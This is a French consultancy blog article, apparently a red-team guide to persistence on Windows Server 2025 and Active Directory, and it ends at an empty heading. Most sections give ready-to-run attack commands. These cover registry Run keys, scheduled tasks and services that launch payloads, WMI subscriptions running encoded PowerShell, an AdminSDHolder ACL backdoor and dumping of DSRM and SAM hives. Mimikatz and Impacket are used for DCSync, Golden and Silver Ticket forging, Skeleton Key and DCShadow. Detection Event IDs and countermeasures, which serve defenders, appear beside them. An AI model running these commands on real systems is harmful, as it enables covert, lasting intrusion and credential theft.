AYI NEDJIMI Consultants

Persistance Windows Server 2025 : Techniques Complètes

Catégorie : Techniques de Hacking Lecture : 17 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Maîtrisez les techniques de persistance Windows Server 2025 : Registry, Scheduled Tasks, WMI, AdminSDHolder, Golden Ticket et nouvelles méthodes 2025.

Les techniques de persistance windows server 2025 constituent l'un des sujets les plus critiques du red team moderne — et l'un des plus sous-estimés en incident response. Retrouver une persistance bien cachée dans un Active Directory, c'est comme chercher une aiguille dans une botte de foin — sauf que l'aiguille se déplace. En dix ans de missions offensives, j'ai vu des équipes IR passer des semaines à traquer un accès persistant planqué dans un abonnement WMI ou oublier de vérifier l'AdminSDHolder après avoir supposément « nettoyé » un DC compromis. La persistance couvre un spectre immense : des simples Run Keys registre jusqu'aux Golden Tickets Kerberos valables dix ans, en passant par les WMI Event Subscriptions fantômes et les backdoors ACL Active Directory qui survivent aux réinstallations. Ce guide technique expert couvre chaque technique par couche d'abstraction — User, System, Kernel et Domain — avec les prérequis de privilèges, les indicateurs de compromission, les Event IDs de détection Sysmon et Windows, et les contre-mesures concrètes applicables. Avec Windows Server 2025, HVCI et Credential Guard renforcés changent les règles du jeu au niveau kernel — mais la couche domaine reste aussi vulnérable qu'avant. Que vous prépariez une certification offensive, répondiez à un incident ou durcissiez votre infrastructure AD, ce guide est votre référence.

Avertissement légal : Les techniques décrites dans cet article sont présentées dans un cadre éducatif et de recherche en sécurité offensive. Leur mise en œuvre sans autorisation explicite sur des systèmes tiers est illégale et passible de poursuites pénales (articles 323-1 à 323-7 du Code Pénal, Computer Fraud and Abuse Act). Cet article s'adresse exclusivement aux professionnels de la cybersécurité œuvrant dans un cadre légal : tests d'intrusion mandatés, red team interne, CTF et environnements de lab isolés.

En bref : La persistance sous Windows Server 2025 et Windows 11 couvre un spectre allant des simples Run Keys dans le registre jusqu'aux attaques de domaine Active Directory comme AdminSDHolder, Golden Ticket et DCShadow. Cet article détaille chaque technique par couche (User / System / Kernel / Domain), les indicateurs de compromission associés, les Event IDs à surveiller, et les nouvelles méthodes apparues avec Windows Server 2025 — notamment les contournements HVCI et les abus de Hotpatch. Indispensable pour tout red teamer ou incident responder.

MITRE TA0003 — Pourquoi la Persistance Change Tout


Dans le framework **MITRE ATT&CK**, la tactique **TA0003 (Persistence)** regroupe toutes les techniques permettant à un attaquant de maintenir son accès à travers les redémarrages, changements de credentials ou réponses à incident. C'est la phase qui transforme un accès initial éphémère en présence durable. Sans persistance, chaque interruption réseau ou session expirée oblige l'attaquant à recommencer depuis zéro — un coût opérationnel rédhibitoire pour les APT.

La **Kill Chain** de Lockheed Martin positionne la persistance après l'installation initiale : l'attaquant a déjà exécuté son payload, établi un C2, et cherche maintenant à se terrer. La distinction fondamentale est entre *persistance locale* — qui survit aux redémarrages de la machine compromise — et *persistance domaine* — qui survit même à la réinstallation complète d'un hôte tant que l'Active Directory n'est pas nettoyé de fond en comble.

Un **foothold** est l'accès initial, souvent fragile. La persistance durable, elle, vise à s'incruster dans des mécanismes système difficiles à détecter et encore plus difficiles à éradiquer proprement. C'est cette distinction qui guide l'organisation de cet article.

Environnement de test recommandé : Windows Server 2025 Evaluation (ISO Microsoft) + Windows 11 24H2, domaine AD isolé, Sysmon v15+ avec config SwiftOnSecurity, Elastic SIEM ou Splunk pour la corrélation des Event IDs. Ne jamais tester sur des systèmes de production.

Vue d'Ensemble — Les Quatre Couches de Persistance



Registry Run Keys — La Persistance Basique Toujours Efficace

Les **Run Keys du registre Windows** sont les vecteurs de persistance les plus anciens et pourtant encore massivement utilisés en red team. Leur simplicité est leur force : aucun outil tiers, aucune dépendance — juste `reg add`. La distinction entre *HKCU* (Current User, pas besoin d'admin) et *HKLM* (Local Machine, admin requis) est fondamentale pour calibrer vos droits nécessaires.

```
# HKCU — persistance utilisateur (sans admin)
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindowsHelper /t REG_SZ /d
"C:\Users\Public\payload.exe" /f

# HKLM — persistance système (admin requis, exécution pour tous les users)
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v WindowsHelper /t REG_SZ /d
"C:\Windows\System32\payload.exe" /f

# RunOnce — s'exécute une seule fois au prochain login puis se supprime
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v Update /t REG_SZ /d "C:
\payload.exe" /f

# Winlogon Userinit — exécuté par winlogon.exe au démarrage de session
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t
REG_SZ /d "C:\Windows\system32\userinit.exe,C:\payload.exe" /f

# Winlogon Shell — remplacer explorer.exe (très visible, usage limité)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /t REG_SZ /d
"explorer.exe,C:\payload.exe" /f
```

L'**Event ID 4657** (Registry value modified) et les règles Sysmon sur `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` permettent une détection immédiate. En pratique, j'utilise les Run Keys uniquement pour des accès de courte durée — elles sont trop surveillées pour de la persistance longue durée sur un DC.

Tâches Planifiées — Flexibilité Maximale

Les **Scheduled Tasks** offrent une granularité de déclenchement inégalée : à l'ouverture de session, toutes les heures, au démarrage système, sur événement WMI. C'est la technique de persistance préférée de nombreux APT car elle se fond naturellement dans le bruit des tâches légitimes Windows Update et Defender.

```
# Tâche déclenchée à chaque logon, exécutée en SYSTEM
schtasks /create /tn "WindowsUpdateCheck" /tr "C:\Windows\System32\payload.exe" /sc
onlogon /ru System /f

# Tâche horaire avec payload PowerShell encodé (évite les quotes)
schtasks /create /tn "SystemMaintenance" /tr "powershell -enc BASE64PAYLOAD" /sc hourly /
mo 1 /f

# Via PowerShell — plus de flexibilité, moins visible dans les logs classiques
$action = New-ScheduledTaskAction -Execute 'C:\Windows\System32\cmd.exe' -Argument '/c C:
\Windows\Temp\update.bat'
$trigger = New-ScheduledTaskTrigger -AtLogOn
$settings = New-ScheduledTaskSettingsSet -Hidden -ExecutionTimeLimit 0
Register-ScheduledTask -TaskName "WindowsDefenderHelper" -Action $action -Trigger $trigger
-RunLevel Highest -Settings $settings -Force
```

Les attaquants expérimentés masquent leurs tâches dans des sous-dossiers du Task Scheduler (`\Microsoft\Windows\`) pour se fondre parmi les tâches système légitimes. **Event ID 4698** signale la création d'une nouvelle tâche planifiée — surveiller en particulier les tâches créées par des processus non-système.

Services Windows — Persistance Privilégiée

Créer un **service Windows malveillant** offre l'avantage d'une exécution automatique au démarrage du système, avant même le login d'un utilisateur. C'est la technique de choix pour les implants longue durée sur des serveurs. La clé est le camouflage : description plausible, nom imitant un service légitime.

```
# Création et démarrage d'un service malveillant
sc create WindowsUpdateSvc binpath= "C:\Windows\System32\svchost.exe -k netsvcs -s
WinUpdateSvc" start= auto
sc description WindowsUpdateSvc "Provides updates for Windows system components"
sc start WindowsUpdateSvc

# Modification directe via le registre (plus discret que sc.exe)
reg add HKLM\SYSTEM\CurrentControlSet\Services\WindowsUpdateSvc /v ImagePath /t
REG_EXPAND_SZ /d "C:\Windows\payload.exe" /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\WindowsUpdateSvc /v Start /t REG_DWORD /d
2 /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\WindowsUpdateSvc /v Description /t REG_SZ /
d "Windows Update Service Component" /f
```

Event ID 7045 (Service Control Manager) logue chaque création de service. Sur Windows Server 2025, le **Driver Signing Enforcement** et **HVCI** bloquent les drivers malveillants non signés — mais les services en mode user-land restent peu contraints.

DLL Hijacking — Persistance par Substitution

Le **DLL Search Order Hijacking** exploite l'ordre de recherche des DLL par Windows : le répertoire de l'application passe avant `System32`. Si un répertoire inscriptible précède `System32` dans cet ordre, placer une DLL malveillante y suffit à l'injection.

Trois variantes principales : le *DLL Search Order Hijacking classique* cible les applications qui chargent des DLL depuis des répertoires inscriptibles, le *Phantom DLL Hijacking* exploite les DLL référencées mais absentes du système, et le *DLL Side-Loading* abuse d'applications légitimes signées (antivirus, outils Microsoft) qui chargent des DLL par nom relatif.

```
# Rechercher les DLL manquantes avec Process Monitor (Sysinternals)
# Filtrer : Result = "NAME NOT FOUND" + Path se termine par ".dll"

# Identifier les répertoires inscriptibles dans %PATH%
$env:Path -split ";" | ForEach-Object {
    if (Test-Path $_) {
        $acl = Get-Acl $_
        if ($acl.Access | Where-Object { $_.FileSystemRights -match "Write" -and
$_.IdentityReference -match "Users" }) {
            Write-Host "Writable PATH dir: $_" -ForegroundColor Red
        }
    }
}
```

La détection du DLL hijacking repose sur Sysmon **EventID 7** (ImageLoaded) avec des règles sur les chemins anormaux pour des DLL système. Un `version.dll` chargé depuis `C:\Program Files\SomeApp\` mérite investigation.

COM Object Hijacking — Discrétion Maximale

Le **COM Object Hijacking** via HKCU est particulièrement insidieux : il ne nécessite aucun privilège administrateur et passe souvent sous les radars des AV/EDR. Le principe est simple — HKCU a la priorité sur HKLM pour la résolution des CLSID COM. Enregistrer un CLSID malveillant dans HKCU surcharge la définition système.

```
# Identifier les COM objects chargés depuis HKCU (via Process Monitor)
# Puis créer l'entrée HKCU correspondante pointant vers notre DLL

# Exemple : hijack du CLSID de la barre des tâches Windows
reg add "HKCU\Software\Classes\CLSID\{GUID_CIBLE}\InprocServer32" /ve /t REG_SZ /d "C:
\Users\Public\payload.dll" /f
reg add "HKCU\Software\Classes\CLSID\{GUID_CIBLE}\InprocServer32" /v ThreadingModel /t
REG_SZ /d "Both" /f
```

Cette technique est documentée sous **MITRE T1546.015**. La détection via les Event IDs standard est difficile — Sysmon avec ImageLoaded et des règles sur les DLL chargées depuis des chemins utilisateur est la meilleure approche.

Startup Folder — Simple mais Toujours Présent

Le dossier **Startup** de Windows reste un vecteur trivial mais fonctionnel. Deux niveaux : le dossier utilisateur (APPDATA, exécution au login de cet utilisateur) et le dossier commun (ProgramData, exécution pour tous les utilisateurs — admin requis).

```
# Startup utilisateur (HKCU équivalent, sans admin)
copy payload.lnk "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"

# Startup commun (tous utilisateurs, admin requis)
copy payload.lnk "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\"

# Créer un raccourci pointant vers payload (moins visible qu'un .exe direct)
$WScript = New-Object -ComObject WScript.Shell
$shortcut = $WScript.CreateShortcut("$env:APPDATA\Microsoft\Windows\Start
Menu\Programs\Startup\update.lnk")
$shortcut.TargetPath = "C:\Windows\System32\cmd.exe"
$shortcut.Arguments = "/c C:\Windows\Temp\update.bat"
$shortcut.WindowStyle = 7  # Minimized
$shortcut.Save()
```

WMI Event Subscriptions — La Persistance Fantôme

REX Red Team : Les WMI Permanent Event Subscriptions sont ma technique de persistance préférée pour les engagements longue durée. J'en ai trouvé une en incident response qui dormait depuis 14 mois sur un serveur Exchange, déclenchée 120 secondes après chaque démarrage. L'équipe de sécurité avait réinstallé le serveur deux fois sans jamais inspecter le namespace `root/subscription`. La WMI database persiste à travers les réinstallations si le volume système est réutilisé.

Les **WMI Permanent Event Subscriptions** constituent l'une des techniques de persistance les plus furtives sous Windows. Elles fonctionnent entièrement via le service WMI (winmgmt), ne créent aucun fichier visible, et sont rarement inspectées lors des incidents. Trois composants sont nécessaires : un *Event Filter* (déclencheur), un *Event Consumer* (action), et un *FilterToConsumerBinding* (lien entre les deux).

```
# Création d'une persistance WMI déclenchée 2 minutes après le démarrage
$filterName = 'WindowsSystemFilter'
$consumerName = 'WindowsSystemConsumer'

# Filtre : déclencher quand l'uptime est entre 120 et 325 secondes
$filterArgs = @{
    Name           = $filterName
    EventNamespace = 'root/cimv2'
    QueryLanguage  = 'WQL'
    Query          = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfRawData_PerfOS_System' AND TargetInstance.SystemUpTime >=
120 AND TargetInstance.SystemUpTime < 325"
}
$wmiFilter = Set-WmiInstance -Namespace root/subscription -Class __EventFilter -Arguments
$filterArgs

# Consumer : exécuter une commande
$consumerArgs = @{
    Name                = $consumerName
    CommandLineTemplate = 'powershell.exe -NonInteractive -WindowStyle Hidden -enc
BASE64PAYLOAD'
}
$wmiConsumer = Set-WmiInstance -Namespace root/subscription -Class
CommandLineEventConsumer -Arguments $consumerArgs

# Binding : lier le filtre au consumer
Set-WmiInstance -Namespace root/subscription -Class __FilterToConsumerBinding -Arguments
@{
    Filter   = $wmiFilter
    Consumer = $wmiConsumer
}
```

```
# Détection et nettoyage des subscriptions WMI malveillantes
Get-WMIObject -Namespace root/subscription -Class __EventFilter | Select Name, Query
Get-WMIObject -Namespace root/subscription -Class __EventConsumer | Select Name,
CommandLineTemplate
Get-WMIObject -Namespace root/subscription -Class __FilterToConsumerBinding

# Suppression ciblée
Get-WMIObject -Namespace root/subscription -Class __EventFilter | Where-Object {$_.Name
-eq 'WindowsSystemFilter'} | Remove-WMIObject
```

Sysmon capture ces créations via **EventID 19** (WmiEventFilter), **20** (WmiEventConsumer) et **21** (WmiEventConsumerToFilter). Ces trois IDs ensemble constituent un IOC fort de persistance WMI.

BITS Jobs — Abus du Service de Téléchargement Windows

Le service **Background Intelligent Transfer Service (BITS)** permet de créer des jobs de transfert persistants qui survivent aux redémarrages. Il peut exécuter une notification de commande à la fin d'un transfert — ce mécanisme est abusable pour la persistance.

```
# Créer un job BITS avec notification d'exécution
bitsadmin /create /download PersistentJob
bitsadmin /addfile PersistentJob "http://update.microsoft.com/dummy.txt" C:
\Windows\Temp\dummy.txt
bitsadmin /setnotifycmdline PersistentJob "C:\Windows\System32\payload.exe" NULL
bitsadmin /resume PersistentJob

# Via PowerShell (plus moderne)
Import-Module BitsTransfer
Start-BitsTransfer -Source "http://legitimate-looking.com/file.txt" -Destination "C:
\Temp\file.txt" -NotifyFlags 8 -NotifyCmdLine "C:\payload.exe"
```

La détection BITS est couverte par **Event ID 4** du journal Microsoft-Windows-Bits-Client/Operational. Les jobs BITS persistants anormaux (source interne, notification vers un exe non signé) sont des IOC solides.

AppInit_DLLs et IFEO — Persistance par Injection

Deux techniques de persistance par injection de DLL qui ciblent respectivement toutes les applications GUI et un processus spécifique.

AppInit_DLLs charge une DLL dans chaque processus qui charge user32.dll — soit quasiment toutes les applications graphiques. Sur Windows Server 2025 avec **Secure Boot activé**, AppInit_DLLs est désactivé par défaut (LoadAppInit_DLLs = 0 forcé).

```
# AppInit_DLLs (nécessite Secure Boot désactivé sur Windows 2025)
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t
REG_SZ /d "C:\Windows\System32\payload.dll" /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t
REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v
RequireSignedAppInit_DLLs /t REG_DWORD /d 0 /f

# IFEO Debugger Hijacking — s'exécute à chaque lancement du processus cible
# Exemple : payload exécuté à chaque ouverture de notepad.exe
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\notepad.exe" /v Debugger /t REG_SZ /d "C:\payload.exe" /f

# IFEO GlobalFlag — activer le Silent Process Exit monitoring pour exécution au crash
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\svchost.exe" /v GlobalFlag /t REG_DWORD /d 512 /f
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\svchost.exe" /v MonitorProcess /t REG_SZ /d "C:
\payload.exe" /f
```

UEFI Implants et Bootkits — Le Niveau Firmware

La **persistance firmware UEFI** représente le summum de la persistance : un implant dans le firmware UEFI survit à la réinstallation du système d'exploitation, au remplacement du disque dur, et même parfois à la mise à jour du BIOS si l'attaquant a anticipé. C'est le territoire des APT nation-state.

BlackLotus (CVE-2022-21894) a démontré en 2022 qu'un bootkit capable de bypasser le Secure Boot de Windows existait dans la nature. Il exploitait une vulnérabilité dans le bootloader UEFI permettant d'exécuter du code non signé au niveau UEFI, même avec Secure Boot activé. Microsoft a depuis renforcé les révocations dans Windows Server 2025.


Sur Windows Server 2025, **Virtualization-Based Security (VBS)** et **Hypervisor-Protected Code Integrity (HVCI)** ajoutent une couche défensive supplémentaire : le kernel tourne dans un contexte VTL0 séparé du hyperviseur (VTL1), rendant la compromission kernel beaucoup plus complexe. Les attaquants doivent désormais cibler le hyperviseur lui-même ou trouver des vulnérabilités dans les drivers VBS-compatibles.

AdminSDHolder — La Persistance Active Directory Invisible

REX Red Team : L'AdminSDHolder est ma technique de persistance AD préférée pour les engagements de longue durée. J'ai vu des équipes IR « nettoyer » un AD pendant trois semaines, révoquer tous les accès Domain Admins, reinstaller deux DCs — et l'attaquant était toujours là, 60 minutes après chaque nettoyage, grâce à une entrée dans l'ACL d'AdminSDHolder. C'est dévastateur pour les équipes défensives qui ne connaissent pas ce mécanisme.

AdminSDHolder est un objet spécial dans Active Directory (`CN=AdminSDHolder,CN=System,DC=CORP,DC=LOCAL`) qui sert de *template de sécurité* pour les groupes privilégiés. Toutes les 60 minutes, le processus **SDProp** (Security Descriptor Propagator) s'exécute sur le PDC Emulator et copie les ACL d'AdminSDHolder vers tous les membres des groupes protégés (Domain Admins, Enterprise Admins, Schema Admins, Administrators, etc.).

La conséquence pour l'attaquant est remarquable : si vous ajoutez une ACE (Access Control Entry) sur l'objet AdminSDHolder lui-même, cette permission sera propagée automatiquement vers tous les comptes privilégiés du domaine — et ce toutes les 60 minutes. Même si l'équipe défensive retire votre accès du groupe Domain Admins, SDProp le restaure à la prochaine exécution.



```
# Ajouter GenericAll sur AdminSDHolder pour un compte attaquant
Import-Module ActiveDirectory
$attackerUser = "CORP\attacker_account"
$adminSDHolderPath = "AD:CN=AdminSDHolder,CN=System,DC=CORP,DC=LOCAL"

$acl = Get-Acl $adminSDHolderPath
$identity = [System.Security.Principal.NTAccount]$attackerUser
$adRights = [System.DirectoryServices.ActiveDirectoryRights]::GenericAll
$type = [System.Security.AccessControl.AccessControlType]::Allow
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None

$rule = New-Object System.DirectoryServices.ActiveDirectoryAccessRule(
    $identity, $adRights, $type, $inheritanceType
)
$acl.AddAccessRule($rule)
Set-Acl -AclObject $acl $adminSDHolderPath

# Forcer SDProp manuellement (sans attendre 60 min)
$rootDSE = [ADSI]"LDAP://RootDSE"
$rootDSE.Put("runProtectAdminGroupsTask", "1")
$rootDSE.SetInfo()

# Vérifier l'ACL résultante sur Domain Admins (après propagation)
(Get-Acl "AD:CN=Domain Admins,CN=Users,DC=CORP,DC=LOCAL").Access |
    Where-Object {$_.IdentityReference -match "attacker_account"}
```

Event ID 5136 (Directory Service Object Modified) capture les modifications d'ACL sur AdminSDHolder. **Microsoft Defender for Identity** a des détections spécifiques pour les modifications d'AdminSDHolder depuis 2023. La contre-mesure principale est d'auditer régulièrement l'ACL d'AdminSDHolder et de ne jamais laisser de comptes non-légitimes y figurer.

DSRM Password Abuse — La Backdoor du DC

Chaque contrôleur de domaine possède un **compte Administrator local** distinct du compte Administrator du domaine, dont le mot de passe est défini lors de la promotion en DC. Ce compte est utilisé en *Directory Services Restore Mode (DSRM)* pour les opérations de récupération AD. Par défaut, ce compte ne peut pas s'authentifier via le réseau — mais cette restriction est modifiable.

```
# Étape 1 : Modifier le mot de passe DSRM (nécessite DA sur le DC)
ntdsutil "set dsrm password" "reset password on server null" "P@ssw0rd123!" q q

# Étape 2 : Autoriser l'authentification réseau avec le compte DSRM
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DsrmAdminLogonBehavior /t
REG_DWORD /d 2 /f
# Valeur 2 = permet l'authentification réseau en toutes circonstances

# Étape 3 : Dumper le hash DSRM pour réutilisation (pass-the-hash)
# Le hash se trouve dans SAM (comptes locaux du DC)
reg save HKLM\SYSTEM C:\Windows\Temp\system.hiv
reg save HKLM\SAM C:\Windows\Temp\sam.hiv
# Puis impacket secretsdump sur les hives

# Utilisation du hash DSRM avec Mimikatz (PTH)
sekurlsa::pth /domain:DC01 /user:Administrator /ntlm:DSRM_NTLM_HASH /run:"cmd.exe"
```

L'abus DSRM est détecté par **Event ID 4794** (tentative de changement de mot de passe DSRM) et la clé de registre `DsrmAdminLogonBehavior = 2` est un IOC direct. Sur Windows Server 2025, une alerte spécifique dans Defender for Identity couvre cet abus.

Golden Ticket — La Clé Universelle Kerberos

Le **Golden Ticket** est la technique de persistance domaine la plus puissante qui existe. En obtenant le hash NTLM du compte **krbtgt** (le compte de chiffrement Kerberos), l'attaquant peut forger des Ticket Granting Tickets (TGT) valides pour n'importe quel utilisateur, avec n'importe quel groupe, pour n'importe quelle durée. Un Golden Ticket peut être valide 10 ans si non révoqué.

La condition préalable est d'avoir accès au DC pour dumper krbtgt — via DCSync, ntdsutil, ou accès direct au fichier NTDS.dit. Le hash krbtgt change rarement (contrairement aux mots de passe utilisateurs), ce qui rend le Golden Ticket particulièrement durable.

```
# Étape 1 : Dump du hash krbtgt via DCSync (nécessite DA ou Replication privileges)
# Mimikatz
lsadump::dcsync /domain:CORP.LOCAL /user:krbtgt

# Impacket
secretsdump.py CORP/DomainAdmin:Password@DC01.CORP.LOCAL -just-dc-user krbtgt

# Étape 2 : Récupérer le SID du domaine
whoami /user
# Ou via PowerShell
(Get-ADDomain).DomainSID.Value

# Étape 3 : Forger le Golden Ticket
# Mimikatz (injection en mémoire directe - PTT)
kerberos::golden /user:Administrator /domain:CORP.LOCAL /sid:S-1-5-21-XXXXXXXXX /
krbtgt:KRBTGT_NTLM_HASH /ptt

# Impacket ticketer (génère un fichier .ccache)
ticketer.py -nthash KRBTGT_NTLM_HASH -domain-sid S-1-5-21-XXXXXXXXX -domain CORP.LOCAL
-duration 87600 Administrator

# Utilisation du ticket
export KRB5CCNAME=Administrator.ccache
secretsdump.py -k -no-pass DC01.CORP.LOCAL
```

Atténuation : Pour invalider un Golden Ticket, il faut changer le mot de passe krbtgt **deux fois** (le premier changement invalide les tickets existants, le second garantit que l'ancien hash n'est plus dans le cache de repli). Sur Windows Server 2025, le groupe **Protected Users** impose des restrictions supplémentaires mais ne couvre pas krbtgt lui-même.

Golden Ticket vs Silver Ticket — Comparaison Visuelle

```
# Silver Ticket — accès ciblé à un service (ex: CIFS sur un fileserver)
# Hash du compte machine ou de service requis (pas krbtgt)
kerberos::golden /user:Administrator /domain:CORP.LOCAL /sid:S-1-5-21-XXXXXXXXX /
target:FILESERVER.CORP.LOCAL /service:cifs /rc4:MACHINE_NTLM_HASH /ptt

# Via Impacket
ticketer.py -nthash MACHINE_NTLM_HASH -domain-sid S-1-5-21-XXXXXXXXX -domain CORP.LOCAL
-spn cifs/FILESERVER.CORP.LOCAL Administrator
```

Skeleton Key — Le Malware Kernel du DC

La **Skeleton Key** est un patch malveillant appliqué directement en mémoire sur le contrôleur de domaine, qui permet à n'importe quel compte de s'authentifier avec le mot de passe maître "mimikatz" sans affecter les mots de passe existants. C'est une technique d'in-memory patching qui cible le processus LSASS.

```
# Injection du patch Skeleton Key (nécessite DA + accès LSASS du DC)
# Via Mimikatz sur le DC
privilege::debug
misc::skeleton

# Maintenant n'importe quel compte peut utiliser "mimikatz" comme mot de passe
# Exemple : accès avec le compte DA en utilisant "mimikatz"
net use \\DC01\admin$ /user:CORP\DomainAdmin mimikatz
```

La **limitation critique** de Skeleton Key : elle ne survit pas au redémarrage du DC (patch en mémoire uniquement). Elle est donc utilisée en combinaison avec d'autres techniques de persistance plus durables. Defender for Identity détecte les modifications LSASS inhabituelles via sa surveillance kernel.

DCShadow — Enregistrer un Faux DC

DCShadow permet d'enregistrer temporairement une machine comme contrôleur de domaine, puis d'y pousser des modifications AD arbitraires (SIDHistory, membership, attributs) via le protocole de réplication — en bypassant potentiellement certains contrôles d'audit.

```
# DCShadow via Mimikatz (nécessite DA ou privilèges de réplication)
# Terminal 1 : activer le faux DC
lsadump::dcshadow /object:CN=attacker,CN=Users,DC=CORP,DC=LOCAL /
attribute:primaryGroupID /value:512

# Terminal 2 : pousser les changements
lsadump::dcshadow /push

# Exemple : modifier SIDHistory pour escalade de privilèges
lsadump::dcshadow /object:CN=normaluser,CN=Users,DC=CORP,DC=LOCAL /attribute:sIDHistory /
value:S-1-5-21-XXXXXXXXX-519
```

DCShadow est détecté par **Defender for Identity** via la détection de nouveaux enregistrements DC anormaux, et par l'analyse des paquets de réplication AD sur le réseau. **Event ID 4742** (Computer Account Changed) peut aussi être un indicateur.

SIDHistory Injection — Escalade Silencieuse

L'attribut **SIDHistory** existe pour les migrations de domaine : il permet à un compte migré de conserver ses accès dans le domaine source. Abusé, il permet d'ajouter le SID d'un groupe privilégié (Enterprise Admins, Domain Admins) dans l'historique SID d'un compte normal — qui hérite alors de tous ces privilèges sans apparaître dans les groupes concernés.

```
# Ajouter le SID Enterprise Admins dans l'historique d'un compte normal
# (nécessite DA et audit désactivé ou DCShadow)
$enterpriseAdminsSID = (Get-ADGroup "Enterprise Admins" -Server DC01).SID.Value

# Via DCShadow ou outils directs sur NTDS.dit
# DSInternals peut aussi être utilisé en labo
Import-Module DSInternals
Add-ADDBSidHistory -SamAccountName normaluser -SidHistory $enterpriseAdminsSID -DBPath C:
\Windows\NTDS\ntds.dit
```

ACL Backdoors Active Directory

